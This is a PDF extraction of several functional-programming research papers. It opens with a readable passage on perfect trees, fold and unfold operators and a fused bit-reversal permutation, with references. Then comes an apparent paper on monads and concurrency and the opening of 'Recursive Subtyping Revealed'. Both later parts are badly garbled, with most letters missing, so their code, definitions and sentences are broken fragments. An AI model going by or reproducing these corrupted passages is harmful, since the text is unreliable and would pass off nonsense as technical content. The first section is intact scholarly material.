$$(p \rightarrow f, g) a = \text{if } p a \text{ then } f a \text{ else } g a .$$

For better readability we abbreviate the unwieldy  $\langle\![p \rightarrow \text{Zero} \cdot f, \text{Succ} \cdot g]\!\rangle$  to  $\langle\![p, f, g]\!\rangle$ .

Now for the utterly revolting part. How do we flatten a perfect tree of type  $\text{Perfect } a$ ? The catamorphism  $\langle\!\langle f, g \rangle\!\rangle$  takes a tree of the form  $S^n(Z t)$  to  $f^n(g t)$ . It is immediate that the latter expression realizes a simple loop which leads us to suspect that we must merely adapt the iterative variant of  $\text{flatten}_k$ . Inspecting the types of  $f :: a \rightarrow [a]$  and  $g :: [\Delta a] \rightarrow [a]$  confirms this suspicion.

$$\begin{aligned} \text{flatten}, \text{shuffle} &:: \text{Perfect } a \rightarrow [a] \\ \text{flatten} &= \langle\!\langle \text{wrap}, \text{interleave} \cdot \text{unzip} \rangle\!\rangle \\ \text{shuffle} &= \langle\!\langle \text{wrap}, \text{cat} \cdot \text{unzip} \rangle\!\rangle \end{aligned}$$

Loosely speaking,  $\text{Perfect } a$  captures the recursion scheme of iterative tree algorithms. Building a perfect tree is, of course, also done iteratively.

$$\begin{aligned} \text{unflatten}, \text{unshuffle} &:: [a] \rightarrow \text{Perfect } a \\ \text{unflatten} &= \langle\![\text{single}, \text{unwrap}, \text{zip} \cdot \text{uncat}]\!\rangle \\ \text{unshuffle} &= \langle\![\text{single}, \text{unwrap}, \text{zip} \cdot \text{uninterleave}]\!\rangle \end{aligned}$$

The function  $\text{single}$ , which tests a list for being a singleton, is defined by  $\text{single } x = \text{not}(\text{null } x) \wedge \text{null}(\text{tail } x)$ . The bit-reversal permutation can now be defined as the composition of an ana- and a catamorphism. The question naturally arises as to whether it is possible to remove the intermediate data structure built by the anamorphism and consumed by the catamorphism. Let's see what we can obtain by a little calculation. Setting

$$h = \langle\!\langle f, g \rangle\!\rangle \cdot \langle\![p, f', g']\!\rangle$$

we argue

$$\begin{aligned} h &= \{ \text{specification} \} \\ &\quad \langle\!\langle f, g \rangle\!\rangle \cdot \langle\![p, f', g']\!\rangle \\ &= \{ \text{definition } \langle\!\langle -, - \rangle\!\rangle \text{ and } \langle\![-, -, -]\!\rangle \} \\ &\quad (f \triangleright g) \cdot \text{base } \langle\!\langle f, g \rangle\!\rangle \cdot \text{out} \cdot \text{in} \cdot \text{base } \langle\![p, f', g']\!\rangle \cdot (p \rightarrow Z \cdot f', S \cdot g') \\ &= \{ \text{out} \cdot \text{in} = \text{id}, \text{base functor, and specification} \} \\ &\quad (f \triangleright g) \cdot \text{base } h \cdot (p \rightarrow Z \cdot f', S \cdot g') \\ &= \{ h \cdot (p \rightarrow f, g) = (p \rightarrow h \cdot f, h \cdot g) \Leftarrow h \text{ strict} \} \\ &\quad (p \rightarrow (f \triangleright g) \cdot \text{base } h \cdot Z \cdot f', (f \triangleright g) \cdot \text{base } h \cdot S \cdot g') \\ &= \{ \text{definition base, } (f \triangleright g) \cdot Z = f, \text{ and } (f \triangleright g) \cdot S = g \} \end{aligned}$$

$$(p \rightarrow f \cdot f', g \cdot h \cdot g') .$$

Thus, we can express  $([f, g] \cdot [p, f', g'])$  as the least fixed point of the recursion equation  $h = (p \rightarrow f \cdot f', g \cdot h \cdot g')$ . It is interesting to take a closer look at  $h$ 's typing: assuming the following types for the ingredient functions

$$\begin{aligned} p &:: t a \rightarrow \text{Bool} \\ f' &:: t a \rightarrow a & f &:: a \rightarrow u a \\ g' &:: t a \rightarrow t (\Delta a) & g &:: u (\Delta a) \rightarrow u a \end{aligned}$$

we infer that  $h$  has type  $t a \rightarrow u a$  while the recursive call is of type  $t (\Delta a) \rightarrow u (\Delta a)$ . In the  $i$ -th level of recursion  $h$  has type  $t (\Delta^i a) \rightarrow u (\Delta^i a)$ . This means that  $h$  is a so-called *polymorphically recursive* function (Mycroft, 1984). It should be noted that the Hindley-Milner type system, which underlies most of today's functional programming languages, does not allow polymorphic recursion. Furthermore, a suitable extension of the type system has been shown to be undecidable (Henglein, 1993). Haskell allows polymorphic recursion only if an explicit type signature is provided for the respective function.

Now, by applying the fusion law to  $\text{flatten} \cdot \text{unshuffle}$  we obtain a surprisingly concise implementation of the bit-reversal permutation.

$$\begin{aligned} brp &:: [a] \rightarrow [a] \\ brp &= (\text{single} \rightarrow \text{id}, \text{cat} \cdot \text{unzip} \cdot brp \cdot \text{zip} \cdot \text{uninterleave}) \end{aligned}$$

Note that  $brp$  accepts arbitrary non-empty lists. However, only the first  $2^{\lfloor \log_2 n \rfloor}$  elements of the input list are actually used. The remaining elements are discarded by the invocations of  $\text{zip}$ .

## 6 Final remarks

The nested datatype *Perfect* nicely incorporates the structural properties of perfectly balanced, binary leaf trees. Its definition essentially proceeds *bottom-up*: a perfect tree of rank  $n + 1$  is defined as a perfect tree of rank  $n$  containing pairs of elements. Consequently, the recursion operators for folding and unfolding perfect trees capture *iterative* algorithms. By contrast, the regular datatype *Tree* proceeds in a *top-down* manner; its associated recursion operators capture *recursive* algorithms. Unsurprisingly, not every function on perfect trees can be expressed as an iteration. For that reason a generalization of the fold operator has been proposed (Bird & Paterson, 1999) that allows to implement iterative as well as recursive algorithms or even mixtures of both styles.

The bit-reversal permutation is only defined for lists of length  $n = 2^k$ . The construction of binary leaf trees, however, makes sense for lists of arbitrary length. In the general case, the recursive and the iterative versions of *unflatten* and *unshuffle* yield differently shaped trees. The recursive version constructs a leaf-oriented *Braun tree* (Braun & Rem, 1983), which is characterized by the following balance condition: each node *Fork*  $(\ell, r)$  satisfies  $\text{size } r \leq \text{size } \ell \leq \text{size } r + 1$ . The iterative version yields a *leftist left-complete tree* (Dielissen & Kaldewij, 1995), where the offsprings

of the nodes on the right spine form a sequence of perfect trees of decreasing height. Both algorithms are mentioned in (Bird, 1997). The two techniques of constructing leaf trees are closely related to top-down and bottom-up versions of *merge sort* (Paulson, 1996). In fact, the different merge sort implementations may be obtained by fusing *unflatten* with  $(\text{wrap}, \text{merge})$  where  $([-], [-])$  is the standard catamorphism for *Tree*. Interestingly, an input which provokes the worst-case for the respective merge sort is then constructed by applying  $\text{flatten} \cdot \text{unshuffle}$  to an ordered list. This permutation has the effect that each application of *merge* must interleave its argument lists.

### Acknowledgements

I am grateful to Richard Bird, Jeremy Gibbons, and Geraint Jones for suggesting the ‘higher-order’ naturality law for *unzip*, on which the development in Section 4.2 is based.

### References

- Bird, Richard. (1998). *Introduction to functional programming using Haskell*. 2nd edn. London: Prentice Hall Europe.
- Bird, Richard, & Meertens, Lambert. (1998). Nested datatypes. Jeuring, J. (ed), *4th International Conference on Mathematics of Program Construction, MPC'98, Marstrand, Sweden*. Lecture Notes in Computer Science 1422, pp. 52–67. Springer-Verlag.
- Bird, Richard, & Paterson, Ross. (1999). Generalised folds for nested datatypes. *Formal Aspects of Computing*. To appear.
- Bird, Richard S. (1997). Functional Pearl: On building trees with minimum height. *J. Functional Programming*, **7**(4), 441–445.
- Braun, W., & Rem, M. (1983). *A logarithmic implementation of flexible arrays*. Memorandum MR83/4, Eindhoven University of Technology.
- Dielissen, Victor J., & Kaldewaij, Anne. (1995). A simple, efficient, and flexible implementation of flexible arrays. *3rd International Conference on Mathematics of Program Construction, MPC'95*. Lecture Notes in Computer Science 947, pp. 232–241. Springer-Verlag.
- Henglein, Fritz. (1993). Type inference with polymorphic recursion. *ACM Transactions on Programming Languages and Systems*, **15**(2), 253–289.
- Jones, M.P., & Peterson, J.C. (1999). *Hugs 98 user manual*. Available from <http://www.haskell.org/hugs>.
- McCracken, Nancy Jean. (1984). The typechecking of programs with implicit type structure. Kahn, Gilles, MacQueen, David B., & Plotkin, Gordon D. (eds), *Semantics of data types: International Symposium, Sophia-Antipolis, France*. Lecture Notes in Computer Science 173, pp. 301–315. Springer-Verlag.
- Meijer, E., Fokkinga, M., & Paterson, R. (1991). Functional programming with bananas, lenses, envelopes and barbed wire. *5th ACM Conference on Functional Programming Languages and Computer Architecture, FPCA'91, Cambridge, MA, USA*. Lecture Notes in Computer Science 523, pp. 124–144. Springer-Verlag.
- Meijer, Erik, & Hutton, Graham. (1995). Bananas in space: Extending fold and unfold to exponential types. *7th ACM SIGPLAN/SIGARCH and IFIP WG 2.8 Interna-*

- tional Conference on Functional Programming Languages and Computer Architecture, FPCA'95, La Jolla, San Diego, CA, USA*, pp. 324–333. ACM-Press.
- Mycroft, Alan. (1984). Polymorphic type schemes and recursive definitions. Paul, M., & Robinet, B. (eds), *Proceedings of the International Symposium on Programming, 6th Colloquium, Toulouse, France*. Lecture Notes in Computer Science 167, pp. 217–228.
- Paulson, L. C. (1996). *ML for the working programmer*. 2nd edn. Cambridge University Press.
- Peyton Jones, Simon. (1998). *Explicit quantification in Haskell*. URL: <http://research.microsoft.com/Users/simonpj/Haskell/quantification.html>.
- Peyton Jones, Simon, Hughes, John (eds), Augustsson, Lemnart, Barton, Dave, Boutel, Brian, Burton, Warren, Fraser, Simon, Fasel, Joseph, Hammond, Kevin, Hinze, Ralf, Hudak, Paul, Johnsson, Thomas, Jones, Mark, Launchbury, John, Meijer, Erik, Peterson, John, Reid, Alastair, Runciman, Colin, & Wadler, Philip. (1999). *Haskell 98 — A non-strict, purely functional language*.
- Wadler, Philip. (1989). Theorems for free! *4th International Conference on Functional Programming Languages and Computer Architecture, FPCA'89, London, UK*, pp. 347–359. ACM-Press.

J. nc on ro r n 1 : -000, ry 3 3 r rs y r ss

O S  
Poo , o e o d  
e aesse  
ers Un ers o Tec no o  
e : c .c lm r .

---

r

u add a a ua , d a u ad a -  
a k . a u add a d u a ad.  
ad. a a ad a d a u d ad.  
a a , u a for , a , a d d. d u  
a , a d u a u a u u u -

---

ro io

h n a ( d , n d h d n d n n -  
n n n . n d d d -  
n, h n n-d n n. n d h  
n h d n n n n , h I O nd -  
, n n h n h n n nd n.  
I n n h n d d n n . d h , n  
n n n d, h n h h n o k  
( n H d , 3 . F n n nd n , rre t Ha e  
( n n et a ., n d n , h h d n d  
d h n .  
h n d n n , n n n n -  
d . h d h at n n n d h n te n  
n n n . h d h n h n ; n dd n  
.

---

o

d n h n H , h n d d n d (★ , nd h n  
u n .

*K e ae e*

<b>a</b>	<b>onad</b>	<b>h</b>
( $\star$	::	$\alpha \rightarrow (\alpha \rightarrow \dots \rightarrow$
u n	::	$\alpha \rightarrow \dots \alpha$

F h , h h h h - d -n n n -  
 n d n d n . h n n d -n n, n h h .

<b>p</b>	<b>*</b>	.	<b>do</b>	<b>p</b>
<b>p</b>	<b>*</b>	-.	;	<b>p</b>
<b>p</b>	<b>*</b>	<i>y</i> .	;	<i>y</i> <b>p</b>
u n	<b>p</b>		;	u n p

n , n n d h h , d h r ter a . h  
 n d h n d d . I n n , h h  
 n d h n n h n n n h n .  
 h n d h n h n n n h n .

<b>a</b>	<b>onad</b>	<b>h</b>	
::	<b>n</b>	$\rightarrow$	(

n n h n d n n n h h n.  
 n, h h h h d d d n h n .

**p**  $\alpha$  ( $\alpha$ , **n**

<b>n</b>	<b>an</b>	<b>onad</b>	<b>h</b>
( ,	<b>*</b>	( ,	'
u n	"	( ,	'

<b>n</b>	<b>an</b>	<b>h</b>
(( ,		

h h nd n n h h n .  
 n d d h r n n h n n -  
 n, n h n d n d d . h n d h h  
 n n n, ou pu , h h n h n n .

<b>ou</b>	<b>pu</b>	::	$\alpha \rightarrow$	<b>n</b>
ou	pu	( ,		

## 2.1 e

S , n d d n n n n d n h n d. h d n  
 dd r er ( n et a ., n n d n h n n d n ;  
 tra dd n h n n n d n h n n d. In n ,  
 n d n, n h n n n d n te n h n , n d d  
 n d.

a onadT an h  
 :: onad  $\alpha \rightarrow ( \alpha$

n n d n h n n d n h n d .  
 n n n d n n n d n d I h h n n  
 In h d n d n h d n h n n d n-  
 h n n d n h d n h n n d n.  
 d d n at n n n n n .  
 d d h n d, o k, h h d h n n n.

## o rre

H n d n S n n d dd -  
 h n , n n n n ter ea  
 h . In n n n n nn n h n ,  
 nd n , nd h n n n h n .

## .1 t t

nd , n d nd .  
 t at n n d n h . n h n n n n  
 t at a t e dd n n , h n n n n. In d  
 d n h d , h n n n h n n n  
 h . n h n n n h t re h n ,  
 h d h h h n n n .  
 n n A on, n n h n n n h  
 alpha h h n .

p  $\alpha (\alpha \rightarrow A \rightarrow A \rightarrow A \rightarrow A)$

h A on n n h n S n , n , n  
 h n n d, n A on ( nd  
 d nd n n n d .

p  $\alpha (\alpha \rightarrow A \rightarrow A \rightarrow A \rightarrow A)$

*K e ae e*

h n n n d n n h . h n h  
n d, n d .

n an onad onad ( h  
f \* . f ( .  
u n .

S n n n n n d n n n n n h  
n h n n h h n. h n n n h  
n h n n n.

.2 t

h A on h n n d n h n n d. h  
d h F n , , nd n  
(S h z, , n d h d h d n n  
d n h n d.  
F , n d , h h n n h n d . n d  
n n n, n h n n n n n. , d n  
n d n n n . , , d n  
h d n h n n n; n d . h  
h .

da a A on  
A o ( A on  
| o k (A on (A on  
| op

h nn n n n n n alpha n d n n  
A on , d n n n a on h n n n n h h .  
I n h h n n n h op n n n.

a on :: onad alpha → A on  
a on ( . op

h n h d A on , n d n  
n n h nd h . h n n n h n d .  
h n n h n n a o , h h n n n n n  
h n d n n n n n n . I n h n n d  
n d n n n n n n n.

a o :: onad alpha → alpha  
a o . A o (do ; u n (

a k a ua u ad a , u au c or a u a o  
a a u m p .

*t a ear*

In dd n, h n n h n d op n , d op . I  
d d n n n, h nd n n.

op :: onad  $\alpha$   
op . op

o k, d n n . h , d pa , n  
n n n n h h, nd n h n n n h  
h nd, o k, h d n . I  
n n n n n, nd n n n ( h  
n n n.

pa :: onad  $\alpha \rightarrow \alpha \rightarrow \alpha$   
pa . o k ( (

o k :: onad  $\alpha \rightarrow ($   
o k . o k ( a on ( (

h n nd d n d n . I n n n n h  
n n a o ; d n n n n n h n n  
n .

n an onadT an h  
a o

h n d n d n n n  $\alpha$ , n n  
n h n h h . H d d n n nn n n H d  
n h

. e t

r n n n , h h n n n d d  
( n n n nn n n . h d n hn d r -  
n n h h . h n : h n , h  
n n n, nd h h h . d n h  
n h .  
n h d n h n n ound .

ound :: onad A on  $\rightarrow ($   
ound u n (   
ound ( : a o  
A o m  $\rightarrow$  do ' m ; ound ( '   
o k  $\rightarrow$  ound ( ,  
op  $\rightarrow$  ound

*K e ae e*

n A o n d n , nd h n h  
 h . o k n , nd op d d  
 .  
 n n d, n d n n n . I n  
 n n n n , nd h nd- n  
 n n .  
 un :: onad  $\alpha \rightarrow ($   
 un sound a on  
 n , h  $\alpha$  d n h . h n h  
 h h n n h dd, n ( nd n h  
 h n h n n d n h e e e t  
 n. I n h un, h nd h  
 h .

**x e**

n n d h n d n h n n n  
 d.

**4.1 e t t t**

R h n d S . . n n h n d n  
 h n n d. d h , n h n n  
 n d n d n n n d.  
 n an ( h  
 ( .  
 h n n h a o h n d n .  
 n, n , n n h n h n n n  
 d h n h n n .  
 n n n , d n n n n n n oop. h  
 n n n n n d. I n n , n , n , nd  
 d h .  
 oop :: n  $\rightarrow ($   
 oop do ; oop

h n n d n n n n . On n n  $\alpha$  h  
 h n n n n . On h n “ h ”, h h  
 “ a ”.

A ua , a a a a ad a a , u a k d  
 u a a u .

n n , d h er fi te t , . S  
 h n n n n , nd n h n n n h n n  
 n n . h n h d h n h n n h hn  
 h h n n n h n . h n n  
 d h h Q n h n n n  
 n .  
 n h n d h h n n , n h n n  
 n n n n n . h d h , h n n ,  
 h h n n . I h n n n , nd n h  
 n n , n, h h d d n n n .  
 n d h h - d a n h . h n h h  
 n , d n d ( , h n n , n h n h  
 n n , nd h h n d n n n h n , d z o . In  
 H , n :  
  
 a onad ono da h  
 ( :: α → α → α  
 z o :: α

*K e ae e*

h n n on a , h ono da  $\alpha \rightarrow \alpha$ , ( nd z o  
 n n ( n n h h d n d ; h  
 h n n h h ( , nd h op n  
 d n n z o .

n an onad ono da ( h  
 ( pa  
 z o op

h n n on a n n n n n n  
 h n n n h n n n n n n  
 n n n , n n n n n , h h  
 on a , nd h .

:: n  $\rightarrow$  n  
 ou pu un on a ap

O , h n n n , nd n d d n  
 n h n n .

#### 4. e t t te

In H , h - d n d d ta e ate. h n h n d  
 n , , nd d . h h h n n  
 n  $\alpha$  a  $\alpha$ . h n n n h a , h n n -  
 h , h h n .

n a :: ( a  $\alpha$   
 ad a :: a  $\alpha \rightarrow \alpha$   
 a :: a  $\alpha \rightarrow \alpha \rightarrow$  (

In h d n h n d, h n d, n h n n  
 h n . In n n d h , n n  
 n h d . C n n H ( n n et a . , n  
 n n H h n n n , n d  
 h . I n d n h d : h a .  
 a , n a n n n , n a . n  
 h d n d n n . d n  
 n a , n n , n h a . a  
 h n n h h n n d n .  
 n d n h n z n n d d h n h  
 I n a h n n n n d n , n  
 h d h . F , h h n h  
 n n a . n a n d n ; n h  
 ( n n n , .

*t a ear*

p a α a ( a α  
da a a α u α | o h n

h d a nd h h u n n a ,  
o h n .  
n d n h n h n a . h n n h  
n a h n a , nd o h n n .

n a :: ( a α  
n a ( do n a  
; a o h n  
; u n

n h h n n a . §

a :: a α → α → ( ( u

h h d n n d n ad a , n h d h n .  
d n n h n d n n a , n n h n .  
h h a nd o h n . n d n n n .  
ak a , n n h n d n d, h d h .

ak a :: a α → ( a α  
ak a do m ad a  
; a o h n  
; u n m

On h h n n, h d n n n ad a n h d  
n . n n d n d h .  
h h - n n n n , nd nd d h  
d h h d ( h h n d n ( n , et a ., 7 ,  
n h n n h .

ad a :: a α → α  
ad a do m ( ak a  
; a m o  
o h n → ad a  
u → u n

h ad a n n n, h h n d  
a ak a F n , h n , h a d d  
h n n ak a I ad a , n n h  
d h n h n n n a .

*t a a ; a a r d ff*

K e ae e

F h a , h d h  
C n n H ( n n et a . , , h a n d d.

i io

h n d n h n n h n d  
nd n d n . h d n h d n n d  
n h n , nd h d d n d d d n d  
n n . h d h h H h n d  
n d h . h n , h d h n d  
h n h ( n n et a . , 7 . er ( n h et a . , . h  
h h h d h n , h d h n n . I n  
dd n n h h , n d n n n d n h n  
n d n . d , n d n h n n n d  
n n . H , h h h n n n d ( d ,  
d h h d h , h h n n n d h n n  
h h n d . h h n d n d n  
n ar e t, h n n n - .  
H , h d . h n , h n d rea n n .  
n h . I n n d n n , h n n -  
n h h h d n n h . nn h n  
h , nn d h n n h n n n .  
h d h n n nd n n d n h -  
n h , n h n d a | o o a | . I n n

o e e e

I d h n R h d d, n C , nd n, h d n,  
nd S d, Sh d , n n h , nd n n z nd n h  
n n d , n d h O n d In , nd n n  
d n h n h O n d In , nd n n h , nd n  
d , h h n n h n n

e ere e

, M., udak, . 3 . a d a a a k .  
a U . . A U/ C / - .

*t a ear*

, M. *t* . u a U a d a U .  
U : h p://www.h ell.  
a , . udak, ., M. M ad a a d M du a  
*C* , ., M. ad a , ., M ad a a d M du a  
, ., G d , A, , ., C u a k . i s t  
, ., ACM.  
, ., M., M , ., ., C a : A a  
a . i s t s s t C ' 7. ACM.  
z, ., . A C u M ad a d C u . U ä  
. .  
u , ., u , ., ., U , ., U . U : h p://www.inf i ni-  
G . . . . . 3. U , ., U . U : h p://www.inf i ni-  
| . e/ p / f p/ fe .h | .  
ad , ., M ad u a a . ti m-  
*mi* , ., u C u . a .

# Recursive Subtyping Revealed

## Functional Pearl

Vladimir Gapeyev

Michael Y. Levin

Benjamin C. Pierce


Department of Computer and Information Science  
University of Pennsylvania

e e ile i c ie ce ci . e .e

### ABSTRACT

Al i f c ec i i e ee ec i e e  
lie e c e f i l e i le e -  
i . e f e l e f e e l i  
e el e i le ecl i e ec i c i i  
i el e e i cl f e il-  
le i ci e e . T i i l e e  
"e - -e " i ci ec i e e  
l i f ic e e cie i le e i  
e i e if i e ic lf e fc i ci .

e el e i i f i e i e ee i e  
lli e ec i " i i ":



### 1. INTRODUCTION

ec i el e e e i i l e  
l -c lc lic e i i c ie ie . i e f  
e le e e ec ie e eq i

.  
T e eq i- ec i e ie c e e e ie i e  
i ce i e i i i f l f l  
c e ci i i ie e ic le f e c -  
i le ic el i e ei ie c e -  
e i e ie f i e ie e e e  
i . M e e i e ee ce f e e i ie e  
e e ed t f e fe e c i  
c ec e e . F e le -  
i e e E i e f l  
e e el i e ee e e . E  
.E ?  
T e i le i c q e i i fe  
ie e "i el i ." I e e e e le e  
ele e i i i e c e f i -  
le e c i e ce e : i e e e e  
e l e ce i e ece i e e  
e . P ce e el i e e e  
l iel e e e ec le f cce i -  
i e . T e el i e ec e iel  
i e e ec l e i e e e  
e . T ec i e ef ci  
cce e l i e e e  
e i f e e i i el e e ec e  
e e f e ec . e c i c e  
i i c lc l i f ll :

A ele e f i f ci e i i  
c i i f e f ci f e ef . T i  
e i fe i e ec ci el .  
A ie ff ili ec i e e c li ee  
c e e e l l .  
I e s r rs v f l i e e  
. ( ) i c i ee c i e -  
e f l i . T e  
e l e i e i f il - i c ec i f ci  
f ec ec i e e .


f l . . . .  
f l . . . .  
i e i ei i ( l + e e e  
i i f f fee cc e ce f i ).  
I e r rs v f l i e e  
ec i e e i e e f l i ec i ee  
u l t-i ec e le f ll e . I e ec e  
eq i- ec i e e ie el i e .

T e i e e f l i f ec i e e ee  
i ce e e i i f e le l e ic  
e "i - ec i e " "eq i- ec i e " e el i el  
e c i e e P i [ .

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP 2000 Montreal, Canada

Copyright 2000 ACM 0-89791-88-6/97/05 .. 5.00



e i c i l p e.  
 A i i l ec c c ec i e c.  
 c e e i c e e ic e . i -  
 i c c c i e l e i e i l q i e  
 c l ef l e i e ef e [ e  
 e ic ie i ce e eq i e i i i i e ee  
 " l e i f i le ." c c  
 e e i ce i il eq i le ce e-  
 ee e e i e i i l le .  
 N e i e i f e e e f ec -  
 i e e c i e e f ci ci i e-  
 q i e e e el e ill e ce i e ee  
 f e ic l i ic i e f ili i i  
 e e i .

## 2. INDUCTION AND COINDUCTION

A e e e e e v r s l s t e i  
f i c e f i c i e c i c i e e i i .  
e e e e e f “ e e i i e l ” e le f  
i c i e c i c i e e i i ill e ic e  
e f f . (L e e e i c e e e  
e f ll i f e e f e el i  
e . f e e e i c i i e  
ill .) T e e e f ie. e e f ll e e  
f i i e ( ).  
. D t A f c i ( ) ( ) i  
t if Y i lie ( ) (Y).  
I f ll e ill e i e e  
f c i ( ). e efe r t f t .  
. D t Le e e f .  
. i F- l s if ( ) .  
. i F- s st t if ( ).  
3. i x t f if ( ) .  
  
A ef li i i f e e e i i i i f e e k  
e e f e f e f e e e i e i e f  
e e e i “ i c i ” el i i e e  
e f e e ( e i e ) ell e e e  
(c cl i ) f ll f e . A -cl e e e i  
e c e e i e i i e i i e el  
e e i e —i le c i ll c cl i  
i e i e e . A -c i e e i e e  
i “ elf- if i ”: e e e i i i i i e e  
e i e l i i . A e i f i cl e  
eci el e i c i eq i e i e e ec -  
cl i f ll f i e e i el e.  
. x l i e e f ll i e e i f c i  
e ee-ele e i e e c .

$$\begin{array}{ccc}
 ( & ) & c \\
 ( & ) & c \\
 ( & ) & c \\
 (c) & & c \\
 ( & ) & c \\
 (c) & & c \\
 (c) & & c \\
 ( & c) & c
 \end{array}$$

T e e i e -cl e e — c — f -  
c i e e — c c c .

T i f c i c e e e e c c l c l l e c i  
f f r r l s:

c c c

c i f e e c e le e e if ll f e e l e e e  
e e i e i e i e e e e l e el i i  
e e . ( e f e i e e e le  
e i e .)

. h r st r rs ]] T e i e ec i f  
ll -cl e e i ele e i f . T e i f  
ll -c i e e i e e e i f .

. D t T e le e i f i i e .  
T e e e e i f i i e .

N e i elf i -cl e ( e c e i i e lle  
-cl e e ) i -c i e ( e c e i i e  
l e -c i e e ).

. x l F e le e e i f c i  
e e e c .

.7 x r s e e e i f c i e  
i e e c i e e e f ll i i f e e c e le :

c c c

i e e e f i i e el i e l i l i  
i f e. Li ll e -cl e -c i e  
e . e ?

A i e i ec eq e ce f e e -T i e e  
i e f ll i i ff e l e i i c i l e :

. r ll r f . ]

. r 1 f t : If i -cl e e

T e i i i e i e e i c i l e c e f i i  
f e e e i c i e ( e e e e i c c e i c  
e e e f f i c e e i e i e . T e  
i i e i e i e f e l e e i e e e  
i i i i e e . N e i c i i i  
c i l e i f e e i e e ( i.e. e e i e e e  
) e e e i e i e f ll e e l e e f e i i  
c i e l e e e . T e c i c i i c i l e e  
e e l l e e l e e i e e  
c i c i e l e e e . T e i i c e  
e e c i i -c i e .  
e i l l e e i c i l e f i c i c i c i  
e i l l e e e . ( e i l l i e e -  
e i c i e e i e f e e i f c i  
e i c e i e i e f e i e i l l e i e f ll  
c f i l i e i i c c l i c i .)

### 3. FINITE AND INFINITE TYPES

i i c e c i c i e ill e i -  
i e e e e i i i e e c i c f i i .  
ef e e c i i e ee e e e e c i e l  
ie e ( i e i i e ) ee .

F e i e el i i e i ee e  
c c : p. e e e e ( i l  
i i e ) ee i e l ele e f e l

p. T e e i i i e c i l e e e  
f e e l e e f i i e l ele ee ee [ .

e i e \*f e e f e q e c e f . T e  
e e q e c e i i e i f c i e f i .  
If e e q e c e e e e e e c c e i  
f .

. D t A tr t ( i l tr ) i  
i l f c i \* ( i l p i f i ) e  
f ll i c i :

( ) i e e

if ( ) i e e ( ) i e e

if ( ) ( ) e ( ) ( ) e  
e e

if ( ) p e ( ) ( ) e e e .

A ee e i t if d ( ) i i e . T e e f ll ee  
e i e e e T i e e e f ll i e ee e  
i T .

T e e f i e e c e e e e c c l  
:

:: p

T e f c e f c i e e f e i  
e l e e i f e e i e e i f c i . T e  
i e e f i e e i f c i i e e f ll i e

i i e l e e ( i c c e e e l i i l  
l i e 3 . ) . T e f ll e f ee e c e e i e f  
e e e i f c i i e e e e

i i e f e l e e i . F i l c e i c e e i e p f e ee  
c ( ) p. i i l e e e e ee

e i e f e e i ( ) f e e e c  
( i ) ( ) f ( i ) ( ) f i .

. x l T e e e i p p p e  
e e i e e e e e p e f c i i

( ) ( ) ( ) ( ) ( ) ( )  
p. P e c i e f i i l i f - i e  
e i l e i c i c e e i i l i e e

l e i i e l l . I e l e i f ll e  
e l l i f i i e . F e l e e e e i  
p p p ... c e e e e e e

( ) f ll ( ) p f ll .

.

### 4. SUBTYPING

e e e i el i i e e e  
ee e i e e l le e e e i e  
e c i e l f e f c i c e i i e e . F

i i e e e e i e e i e e e T T  
f i f i e e e e e e i f c i i l  
e f i i e e e i el i T -

e e i i e i i l l e el i  
